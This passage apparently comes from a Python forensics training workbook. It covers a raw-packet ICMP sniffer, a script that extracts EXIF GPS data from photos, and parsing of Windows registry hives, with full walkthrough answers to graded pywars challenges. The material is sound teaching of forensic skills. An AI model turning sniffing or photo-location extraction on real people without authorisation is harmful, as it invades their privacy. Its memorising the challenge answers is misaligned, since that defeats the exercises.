Slicing out the second command shows us the command `turn%20on%20light`. Now that we have seen one of the strings, we can put together a simple regular expression to retrieve the strings between the command tags.

```
>>> cmds = re.findall(b"<command>(.+?)</command>", allpayloads)
>>> cmds[0]
b'turn%20on%20light'
```

That regular expression retrieves all the commands. Because we have to ignore blank commands, we use the regular expression `.+?` instead of `.*?`. `*` is 0 or more, and `+` is 1 or more. Then we just look up the command from the list that is returned from `re.findall` to get the correct command. This challenge could provide the answers to life, the universe, and everything!

```
>>> d.answer( cmds[d.data("lab3.4.3")-1].decode() )
'Correct!'
```

Lab Conclusions

We worked with pywars challenges that focus on working with and analyzing packets. You can now:

- Extract TCP sequence numbers
- Convert RAW data into a `scapy` packet
- Extract a payload from ICMP packets
- Extract information from web traffic

Technet24

Lab 4.1: Parsing Data Structures

Objectives

- Write a network forensics artifact parser—that is, a sniffer!
- Complete the ICMP parser for the sniffer

Lab Description

The ICMP header has two 1-byte fields. The first is the **ICMP** type code. This is used to identify the type of **ICMP** packet being transmitted. A type of 8 is your standard **PING** request. A type of 0 is the reply to a PING. If the type is a 3, then it means a packet transmitted could not reach its host, and the second byte will tell you why. The second byte is the ICMP code that provides more information about the packet and is dependent on the type code. For example, type 3 code 0 means the network was not reachable. Type 3 code 1 means the host was not reachable.

What struct character will interpret a single byte as an unsigned integer? You will need two of those to interpret the **ICMP** header. The next field is a 2-byte checksum. What struct character will interpret 2 bytes as an unsigned integer? You will need one of those. The rest of the packet is the data. Sometimes you need to parse the data for additional information, but for a basic parser, you can parse this with a four-character struct string (including the ! to indicate it is big endian). Do you know what they are? Good. Let's do a lab.

Lab Setup

Open a Terminal by double-clicking the desktop icon.



The first step is to change to the **pythonclass** directory. Then launch Visual Studio Code and inside Code use the file explorer to open `sniff.py`:

```
$ cd /home/student/Documents/pythonclass/
$ code .
```

No Hints Challenge

Now it is your turn. Write an **ICMP** parser to extract the header information from the network. If you need help understanding the **ICMP** header and how to interpret it, refer to the previous page, where it was discussed. The notes should be useful to you. After

parsing the ICMP header, look at the ICMP TYPE and identify packets as a ping **REQUEST**, **REPLY**, or **UNREACHABLE**. If it was **UNREACHABLE**, then you should also print the code. You can begin by using Visual Studio Code to open "`sniff.py`" from the pythonclass directory. For example:

```
$ cd ~/Documents/pythonclass
$ code .
```

After you have made your changes, run the script with sudo. Note that this does temporarily drop you out of the virtual environment to run the program. However, as it was originally written `sniff.py` does not use any third party modules and will run using only built in modules.

```
student@573:~$ sudo python3 /home/student/Documents/pythonclass/sniff.py
[sudo] password for student:  <type password here>
ETH: SRC:000db9270780 DST:000c29758714 TYPE:0x800
 +IP: SRC:10.10.75.226 DST:10.10.10.10 - ICMP
  +UNSUPPORTED PROTOCOL FOUND: ICMP
ETH: SRC:000c29758714 DST:000db9270780 TYPE:0x800
 +IP: SRC:10.10.10.10 DST:10.10.75.226 - ICMP
  +UNSUPPORTED PROTOCOL FOUND: ICMP
```

Complete the ICMP decoder so the output looks like below:

```
student@573:~$ sudo python3 /home/student/Documents/pythonclass/sniff.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
 +IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
  +ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
 +IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
  +ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
 +IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
```

Full walk-through starts on the next page.

Full Walk-through: ICMP Decoder

Complete the program

We first need to complete the sniffer. In the visual code editor scroll down to approximately line 87 and find the code as shown here:

Technet24

```
86    #Process the ICMP Layer
87    elif embedded_protocol =="ICMP":
88        #ICMP Header = Type 1 byte, Code 1 byte, checksum 2 bytes, data 4 bytes
89        #If only someone would please write this!
90        print("  +UNSUPPORTED PROTOCOL FOUND: ICMP")
91        pass
92
```

This is the code section where you need to write the code to make our sniffer work. Based on the **TYPE** of the **ICMP** packet, it should display **PING REQUEST** or **PING RESPONSE**. It should also print the associated **SRC** and **DST** IP address. If it is any other type then you can just print the **SRC**, **DST**, **TYPE** and **CODE**. Use the variable **embedded_data** which contains the bytes that make up the ICMP layer. The ICMP header will be in the first 4 bytes of that variable. The ICMP header is made of a 1-byte type, a 1-byte code, and a 2-byte checksum. Using struct to unpack embedded_data[:4] with a struct string of "!BBH" will give you the pieces you need.

One possible solution is shown below. A second option that also captures the ICMP options is in the file "sniff-final.py". **Complete the program as shown**.

```
86    #Process the ICMP Layer
87    elif embedded_protocol =="ICMP":
88        #ICMP Header = Type 1 byte, Code 1 byte, checksum 2 bytes, data 4 bytes
89        #If only someone would please write this!
90        (icmp_type,icmp_code,icmp_chksum) = struct.unpack(r'!BBH',embedded_data[:4])
91        icmp_data = embedded_data[4:]
92        if icmp_type==0:
93            print(f"ICMP - PING REPLY SRC:{srcip} DST:{dstip}")
94        elif icmp_type==8:
95            print(f"ICMP - PING REQUEST SRC:{srcip} DST:{dstip}")
96        else:
97            print(f"ICMP - TYPE:{icmp_type} CODE:{icmp_code} - SRC:{srcip} DST:{dstip} DATA:{icmp_data}")
98
```


Understanding launch.json

This program requires root privileges to sniff packets. By default Visual Studio Code runs programs under the account of whomever launched Visual Studio Code. Visual Studio Code does not behave the way you would like if you try to launch it with `sudo code .`. Instead you need to create a debug configuration file called `launch.json` that will run the program as root.

The `launch.json` file and other options associated with a "workspace" are kept in a hidden folder called `.vscode`. This folder is stored in the directory where Visual Studio Code is launched. So if you launch Code from the same directory, your options are remembered between sessions. The `.vscode` folder inside of the pythonclass directory contains a `launch.json` that is preconfigured for you.


If `launch.json` exists, the debugger behaves differently. Usually, if you want to debug a program, you would click "Start Debugging", then you have to click "Python File". However, when a `launch.json` file exists,visual studio code launches the debugger using the setting stored in that file. The `launch.json` file can contain multiple configurations. You can then select one of those configurations and start the debugger. Lets walk through those steps together and look at the `launch.json` file.

First select the debugger icon on the left most side of the Visual Studio Code interface. Then follow these 4 steps to open the `launch.json` file.



1. **Click #1** on the VS Code side bar to access the debugger functions
2. To access the drop down list of configuration **Click #2**. You can select any of the configurations from the launch.json file you want to use when running the program. We currently have 3 different Python configurations. Select the one that says `Current File sudo`. At this point we could start the debugger with by clicking on the play button (#3) but first lets look at the `launch.json` file.
3. To open launch.json so you can edit the configurations **Click #4**. Visual Studio code will show you the configuration file that I created for you.

Technet24



You can see this `launch.json` has three configurations that we created for you. The first is the normal default debugger. Notice that each configuration has a `"name"`. This name will appear in the debugger drop down allowing you to select the configuration. It has a `"type"` which is always going to be "python" for us. The `"request"` option is "launch" but it could be "attach". To use attach the python program must be launched with a module imported that can enable remote debugging. The `"program"` by default is "${file}" which means VS Code will debug the file that is currently open in the editor, but you could point this directly to the path to your program. There is also a `"console"` option that controls where the program is launched. We will look at that more in the second debugger configuration. You may also have an entry there with the name `"justMyCode"`. This controls whether the debugger will step into modules that you have imported or skip them. By default, it will skip lines in imported modules and only show you lines of code in your program.


In the second configuration we have added a `"sudo":true` and changed the console to `"externalTerminal"`. This will use sudo to run the program as root. This sudo option will automatically fix the problem we mention in the book caused by sudo ignoring the PATH and dropping the virtual environment. There is no need to include the "-s 'PATH=PATH" option. The third and last group of configuration options adds some command line arguments that are automatically passed to the program when launched by the debugger. We will use that in another lab. **Click the x to close launch.json.**

Run the sniffer

First, we need some ICMP traffic for the sniffer to see. Open up a Terminal and run a **PING** command. Ping any IP address on your network or the internet that you know will respond. For example, to ping Google's DNS you could ping 8.8.8.8 like this.

```
$ ping 8.8.8.8
```

When you start the debugger it will execute the program in the active tab you have selected in Visual studio code. So it is important that you closed launch.json and that "sniff.py" is the program you are currently editing. Then in the debugger options (arrow #2 above) make sure "Python: Current File sudo" is still selected and **Click #3** (the green triangle after the word RUN) or press F5.



When you start the debugger a new Terminal is launched. Instead of using the "Terminal" tab at the bottom, it runs as an external process, but you still have full control over it in the debugger. This is the result of setting the "Console" to "externalTerminal" in the `launch.json` file. The first thing that happens in your Terminal is that and you are prompted for the student account password. Type the password (which is `student` unless you changed it) and press enter. Nothing is displayed on the screen as you are typing your password.

```
[sudo] password for student:   <type password here (student if you didn't change it)>
```

Then the sniffer begins to display packets! Among the many packets displayed on your screen you should see some ICMP packets!

```
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
 +IP: SRC:10.10.75.120 DST:8.8.8.8 - ICMP
  +ICMP - PING REQUEST SRC:10.10.75.120 DST:8.8.8.8
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
 +IP: SRC:8.8.8.8 DST:10.10.75.120 - ICMP
  +ICMP - PING REPLY SRC:8.8.8.8 DST:10.10.75.120
```

If the sudo prompt did not appear and you got a permissions error, it is because it is not using the "Python: Current File sudo" configuration. Restart Visual Studio Code. Reselect the correct configuration and try again. If the flow of traffic is too fast for you to read, you can press `^ Ctrl` + `S` to pause the output of the program. When you want to restart it, you can hit `^ Ctrl` + `Q`.

Well done. You can now close Visual Code and the Terminal running ping.

Technet24

Lab Conclusions

You could have completed this lab in many possible ways. Here is one example. The struct string `!BBH` interprets that the header is big endian, 1 byte, 1 byte, followed by 2 bytes. Because you know this is going to return three items as a tuple, you can directly assign them to a variable by putting three variables on the left side of the equal sign. Then it is just a matter of processing the packets.

What you do with the packets after you have your payloads will depend on your needs. In this case, we just interpret and print the payloads. In the example of Word documents, images, and other forensics artifacts, we can either parse that or look for a Python module that already understands that data type.

Lab 4.2: Image Forensics

Objectives

- You will now complete an image-forensics challenge to illustrate just how easy libraries like PIL make accessing known data types like JPG
- `~/Public/images/` contains two subdirectories:
  - **sans-images**: images from the SANS website with no GPS EXIF data
  - **icanstalku-images**: images from icanstalku.com with GPS info
- You will be completing `image-forensics.py`, which is sitting in the pythonclass directory

Lab Description

The program will display data about all of the images in a directory. The program will find all of the `.jpg` files in a directory you specify using the `pathlib` and the `.glob()` method. Depending on the options provided, it will print the `EXIF` data, print a Google Maps link to the coordinates in the image, or display the images on the screen. A portion of this program has already been written for you. It already has the capability to print the `EXIF` data and Google Maps links. You will just need to write the code required to resize the images and display them to the screen. If you get stuck, a completed version of the program called `image-forensics-final.py` is provided for your reference.

Lab Setup

Open a Terminal by double-clicking the desktop icon.



Let's take a look at what the program already does. In the Terminal, run the following commands:

```
$ 573
(573) $ cd ~/Documents/pythonclass
(573) $ python image-forensics.py --help
usage: image-forensics.py [-h] [-d] [-m] [-e] [-p] image_directory

positional arguments:
  image_directory  A file path containing images to process

optional arguments:
  -h, --help       show this help message and exit
```


Technet24

```
  -d, --display    Display the image
  -m, --maps       Print google maps links
  -e, --exif       Display the exif data
  -p, --pause      Pause after each image
```

The program has a help menu thanks to a module named `argparse`. The command line option `-p`, or `--pause`, will pause until you press Enter between each image it processes. The `-m`, or `--maps`, option will generate a link to Google Maps for the GPS coordinates in the image metadata. The `-e`, or `--exif`, option will print all of the EXIF data that is embedded in the image. The only option that doesn't work is `-d`, or `--display`.

The program will accept multiple command line options at the same time. You can run it with `-mep`, and it will print Google Maps links and EXIF data and will pause between each image.

```
(573) $ python image-forensics.py -mep ~/Public/images/icanstalku-images/
[*] Processing file icanstalku-images/29.jpg
TAG:36864 (ExifVersion) is assigned 0221
TAG:37121 (ComponentsConfiguration) is assigned
TAG:41986 (ExposureMode) is assigned 0
TAG:41987 (WhiteBalance) is assigned 0
TAG:36868 (DateTimeDigitized) is assigned 2010:12:23 17:31:29
```

But, if you try to use the `-d` or `--display` option you get this:

```
(573) $ python image-forensics.py -d /home/student/Public/images/sans-images/
[*] Processing file /home/student/Public/images/sans-images/127.jpg
Displaying images has not been written yet.
```

Your task is to complete the program so it does display images.

Here is what your code for the `--display` option looks like now:


```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

You need to fix that section of code. The first step (if you are not already there) is to change to the **pythonclass** directory, launch Visual Studio Code and have a look at `image-forensics.py`:

```
(573) $ cd /home/student/Documents/pythonclass/
(573) $ code . &
```

Then use Visual Studio Code's file explorer to open `image-forensics.py`.

To run this program in Visual Studio Code you will have to use a configuration that passes command line arguments. This configuration file has already been created for you. From the debug options, select the "Python: Image Forensics Options" debug configuration. This configuration will automatically pass "-d /home/student/Public/images/icanstalkyou/" when running your program. If you need to change the arguments click the cog (#3 below) to modify the `launch.json` file as needed.



1. Select the Debugger Icon to load the debugger options into the Side Bar
2. Select the "Python: Image Forensics Options" debugger configuration
3. If you need to change the debugger options click the cog to edit 'launch.json'.

The setup is now complete. In the next section you will find a full walk-through with a working answer to this lab.

When you have completed the lab and you want to close any pictures that were opened you can run the command `killall ristretto` in a Terminal.

```
(573) $ killall ristretto
```

No Hints Challenge

- Complete the portion of the program that executes when `-d` or `--display` is passed as an argument
- New to programming? Here is your challenge:
  - Use `.resize()` to resize the image to 200x200 using the `Image.Resampling.LANCZOS` option
  - Display the image on the screen
- Advanced programmers can challenge themselves
  - Use `.resize()` and the `.size` attribute to resize the image to an approximate width of 200; adjust the height to maintain the aspect ratio of the image
- Python Ninja?
  - Write your own "`print_exif()`" function

Full walk-through starts on the next page.

Technet24

Full Walk-through: Image Forensics

Edit the following code. You will find this code on approximately line 83 in `image-forensics.py`.

```
if args.display:
    #Resize the image to 200x200 and display it
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Basic Challenge Walk-through

First, resize the image to exactly 200 by 200 pixels using the `Image.Resampling.LANCZOS` method.

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.Resampling.LANCZOS)
    #This section currently does NOTHING. Complete this section of code.
    print("Displaying images has not been written yet.")
```

Then, replace the next two lines with a call to the `.show()` method to display the image on the screen.

```
if args.display:
    #Resize the image to 200x200 and display it
    newimage = imageobject.resize((200, 200), Image.Resampling.LANCZOS)
    newimage.show()
```

Be sure you have selected the "Python: Image Forensics Options" debugger configuration, as outlined in the setup section of this lab. Now, run your program by pressing `F5` or selecting `☰ Menu` + `Run` + `Start Debugging`.

If it works properly you can save your changes and exit Visual Code.

Advanced Challenge Walk-through

For a more advanced challenge, you must maintain the aspect ratio of the original image while resizing it. To do this, you will still call the `.resize()` method, but you have to calculate the target size based on the current size. The `.size` attribute of an image contains the current image dimensions. The `.thumbnail()` method will also maintain the aspect ratio, but it can be used only to reduce the size of an image. It cannot increase the size of an image. The following code will resize the image while maintaining the aspect ratio:

```
if args.display:
    chng = 200.0 / imageobject.size[0]
    newsize = (int(imageobject.size[0]*chng),int(imageobject.size[1]*chng))
    newimage = imageobject.resize(newsize, Image.Resampling.LANCZOS)
    newimage.show()
```

Now you can run the program from within Visual Studio Code by pressing `F5` . Or you can save your program and then run it from the command line as follows.

```
(573) $ python image-forensics.py -d /home/student/Public/images/sans-images/
[*] Processing file /home/student/Public/images/sans-images/127.jpg
```

Lab Conclusions

You completed the display option in the `image-forensics.py` application, which resizes the image and displays it.

Technet24

Lab 4.3: Registry Forensics

Objectives

- pywars challenges 4.3.0 through 4.3.3 are registry-based challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges

Lab Description

It is time for more labs. In this section, you will access the Windows Registry. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pywars server or for students who worked through the material at a faster pace.

Lab Setup

If the Python session you used in the last lab is still active then you can use that. You can proceed straight to the walk-through. If you closed Python you can open a new Terminal or use your current one. Just activate the `573` virtual environment and type `pywars`:

Open a Terminal by double-clicking the desktop icon.



The first step, is to start the Python interactive shell:

```
$ 573
$ pywars
Welcome to pywars!
>>>
```

Your last successful username and password are automatically recalled and reused.

You will also need a second terminal to run your program and launch Visual Studio code. You can open another terminal by clicking the same icon above or open a new tab on the existing window by typing `^ Ctrl` + `⇧ Shift` + `t`. In the new terminal activate your 573 virtual environment and change to the required directory.

```
student@SEC573:~/Documents/pythonclass$ 573
(573) student@SEC573:~/Documents/pythonclass$
```

No Hints Challenge

Now it is your turn. Complete pywars challenges 4.3.0 through 4.3.3. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, then keep going and finish as many as you can.

A full walk-through is available in a section below.

Full Walk-through: Lab 4.3.0

Now, let's grab the question:

```
>>> d.question("lab4.3.0")
'Open the SOFTWARE registry file stored in the /home/student/Public/registry directory.
The .data() contains the name of a value in the key Microsoft\Windows
NT\CurrentVersion\Winlogon. Submit its value'
```

Let's get a sample of the data and print it out:

```
>>> d.data("lab4.3.0")
'ShutdownWithoutLogon'
```

This question asks you to retrieve a single value from a specific registry key beneath `Microsoft\Windows NT\CurrentVersion\Winlogon` and submit its value. Let's do this one in VS Code.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab4.3.0
(573) student@SEC573:~$ code .
```

If you open up `lab.py` from the "lab4.3.0" directory on your Desktop you will see this program has been started for you.

```
import pywars
from Registry.Registry import Registry

def lab430(the_data):
    reg_hive = Registry(r"/home/student/Public/registry/SOFTWARE")
    #Open key Microsoft\Windows NT\CurrentVersion\Winlogon
    #Retrieve the value specified in variable data from the key
    pass

d = pywars.Client()
```


Technet24

```
d.login()
print(d.answer(lab430(d.data('lab4.3.0'))))
```

The function already opens the registry hive and stores it in the variable named `reg_hive`. We just have to complete the rest of the function. Here is one possible answer with an explanation for each line.

```
1  def lab430(the_data):
2      reg_hive = Registry(r"/home/student/Public/registry/SOFTWARE")
3      reg_key = reg_hive.open(r"Microsoft\Windows NT\CurrentVersion\Winlogon")
4      value = reg_key.value(the_data)
5      return value.value()
```

- Line 3 - This opens the Winlogon key that is specified in the question
- Line 4 - From that key we retrieve the value that is specified in `the_data`
- Line 5 - We return the value's value by calling the `.value()` method.

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 4.3.1

The first thing to do is to show the question, as shown below:

```
>>> d.question("lab4.3.1")
'Open the SOFTWARE registry file stored in the /home/student/Public/registry directory. Build a
sorted list of subkeys names at the root of this file. What is the name of the key in
position .data()?'
```

Let's take a peek at what `.data()` gives us:

```
>>> d.data("lab4.3.1")
14
```

This question asks you to submit a sorted list of the keys at the root of the **SOFTWARE** registry hive and then submit the name of the key in that list at position `.data()`. Notice that there is a difference between asking for the value in a specific position and asking for an ordinal position. If the question asked for the fourteenth item in the list, that is in position thirteen. You would need to subtract one. In this case, no subtraction is needed, because the question asks for the item in position 14. Calling `Registry("/home/student/Public/registry/SOFTWARE")` will open that file from the drive and return an object to interact with the registry hive. This line is already done for you as the first line of function `lab431()` inside of lab.py.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab4.3.1
(573) student@SEC573:~$ code .
```

Now open `lab.py` from the "lab4.3.1" directory on your Desktop.

```
import pywars
from Registry.Registry import Registry


def lab431(the_data):
    reg_hive = Registry(r"/home/student/Public/registry/SOFTWARE")
    #Build a sorted list of all of the sub-keys at the root of the hive
    #Return the value from that sorted list in the position specified in data
    pass


d = pywars.Client()
d.login()
print(d.answer(lab431(d.data('lab4.3.1'))))
```

To build a sorted list of all the subkeys at root we need to open root, retrieve the keys and sort them. Here is a solution and a walk through of each of the lines.

```
1  def lab431(the_data):
2      reg_hive = Registry(r"/home/student/Public/registry/SOFTWARE")
3      root = reg_hive.root()
4      subkey_names = []
5      for each_key in root.subkeys():
6          subkey_names.append(each_key.name())
7      subkey_names.sort()
8      answer = subkey_names[the_data]
9      return answer
```

- Line 3 - This opens the root key registry hive stored in "reg_hive"
- Line 4 - We establish an empty list called "subkey_names" in which we will put all of the names of the subkeys
- Line 5 - We start our loop to go through all of the `root.subkeys()`
- Line 6 - For each subkey we put the results of `.name()` into our subkey_names list.
- Line 7 - This is not indented beneath the for loop so it executes when the for loop is finished. It sorts the newly filled subkey_names list.
- Line 8 - We extract the value from the position specified and store it in variable "answer"
- Line 9 - We return the answer

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 4.3.2

Grab the question as before:

Technet24

```
>>> d.question("lab4.3.2")
'Open the SOFTWARE registry file stored in the /home/student/Public/registry directory.
Ignoring case, submit a sorted list of all of the wireless SSIDs (FirstNetwork) in the
Unmanaged network profile that begin with the letter in .data()'
```

Let's get a sample of the data:

```
>>> d.data("lab4.3.2")
'w'
```

This question wants us to submit a list of all of the wireless access points this computer has connected to that begin with a specific letter. First, we have to build a list of all of the wireless access points. According to the material we just covered, those wireless APs are stored under the key "`Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged`". Open up lab.py with Visual Studio Code to get started.

In your second terminal window change to the new folder on your Desktop.

```
(573) student@SEC573:~$ cd ~/Desktop/lab4.3.2
(573) student@SEC573:~$ code .
```

Now open `lab.py` from the "lab4.3.2" directory on your Desktop.

```
import pywars
from Registry.Registry import Registry


def lab432(the_data):
    reg_hive = Registry(r"/home/student/Public/registry/SOFTWARE")
    #Go through all of the wireless networks stored in `Microsoft\Windows
NT\CurrentVersion\NetworkList\Signatures\Unmanaged`
    #The FirstNetwork value contains the name if the wireless network
    #Return a sorted list of all the networks that start with the letter in data (ignore case)
    pass


d = pywars.Client()
d.login()
print(d.answer(lab432(d.data('lab4.3.2'))))
```

We will go through all of the wireless keys and retrieve the "FirstNetwork". If the lower case version starts with the letter in the_data then we will add it to the answer. Here is one solution and an explanation of the code

```
1  def lab432(the_data):
2      reg_hive = Registry(r"/home/student/Public/registry/SOFTWARE")
3      reg_key = reg_hive.open(r"Microsoft\Windows
4  NT\CurrentVersion\NetworkList\Signatures\Unmanaged")
5      answer = []
6      for eachkey in reg_key.subkeys(): #Each subkey is a different wireless network
7          first_network = eachkey.value("FirstNetwork").value()  #FirstNetwork contains its
8  name
9          if first_network.lower().startswith(the_data):
               answer.append(first_network)
       return sorted(answer)
```

- Line 3 - We open the Unmanaged registry key that contains all of the wireless networks.
- Line 4 - We establish and empty list to hold our answer
- Line 5 - We go through every `subkey()` which stored a different wireless network that has been used
- Line 6 - Each wireless registry key has a "FirstNetwork" value. We retrieve that values value.
- Line 7 - If the lower case version of the wireless name starts with the letter we are looking for then ...
- Line 8 - ... then we add it to the answer list
- Line 9 - We return the sorted answer.

Save your program by typing `^ Ctrl` + `s` and run it without debugging by clicking `☰ Menu` + `Run` + `Run without Debugging` on the menu. You should see "Correct!" printed in the terminal window.

Full Walk-through: Lab 4.3.3

Take a look at the question.

```
>>> d.question("lab4.3.3")
Open the NTUSER.DAT registry file stored in the /home/student/Public/registry directory. Submit
the sum of all the values in the key specified in .data()
```

Let's take a look at a sample of the data.

```
>>> d.data("lab4.3.3")
'ROOT\\SOFTWARE\\REGLAB\\Software\\Startup\\Dialog'
```

This question asks us to submit the sum of the values in the key specified. A sum implies that this will be an integer or float depending upon what the type of data is in the registry values. Let's take a look at our registry values.

```
>>> from Registry.Registry import Registry
>>> rh = Registry("/home/student/Public/registry/NTUSER.DAT")
```


Technet24

If you then try to call `rh.open()` and give it the path specified in `.data()`, you get an error message saying that the hive doesn't exist.

```
>>> rk = rh.open(d.data("lab4.3.3"))
Traceback (most recent call last):
  File "", line 1, in
  File "/home/student/python-envs/573/lib/python3.10/site-packages/Registry/Registry.py", line
452, in open
    return RegistryKey(self._regf.first_key()).find_key(path)
  File "/home/student/python-envs/573/lib/python3.10/site-packages/Registry/Registry.py", line
364, in find_key
    return self.subkey(immediate).find_key(future)
  File "/home/student/python-envs/573/lib/python3.10/site-packages/Registry/Registry.py", line
326, in subkey
    raise RegistryKeyNotFoundException(self.path() + "\\" + name)
Registry.Registry.RegistryKeyNotFoundException: Registry key not found: ROOT\ROOT
```

In this module and others, when you retrieve a `.path()` of a key, the word `ROOT\` will be prepended to a path to indicate that this is not a "relative" reference to a path that begins from whatever key you are currently in. Rather, this is an absolute path that begins at the root of the registry hive. You must trim off the word `ROOT\` when accessing the path. A simple string slice of `[5:]` will do the trick for you.

```
>>> rk = rh.open(d.data("lab4.3.3")[5:])
>>>
```

Now `rk` points to the desired registry key. Examine the first three values in this registry so we can see what the data looks like.

```
>>> rk.values()[:3]
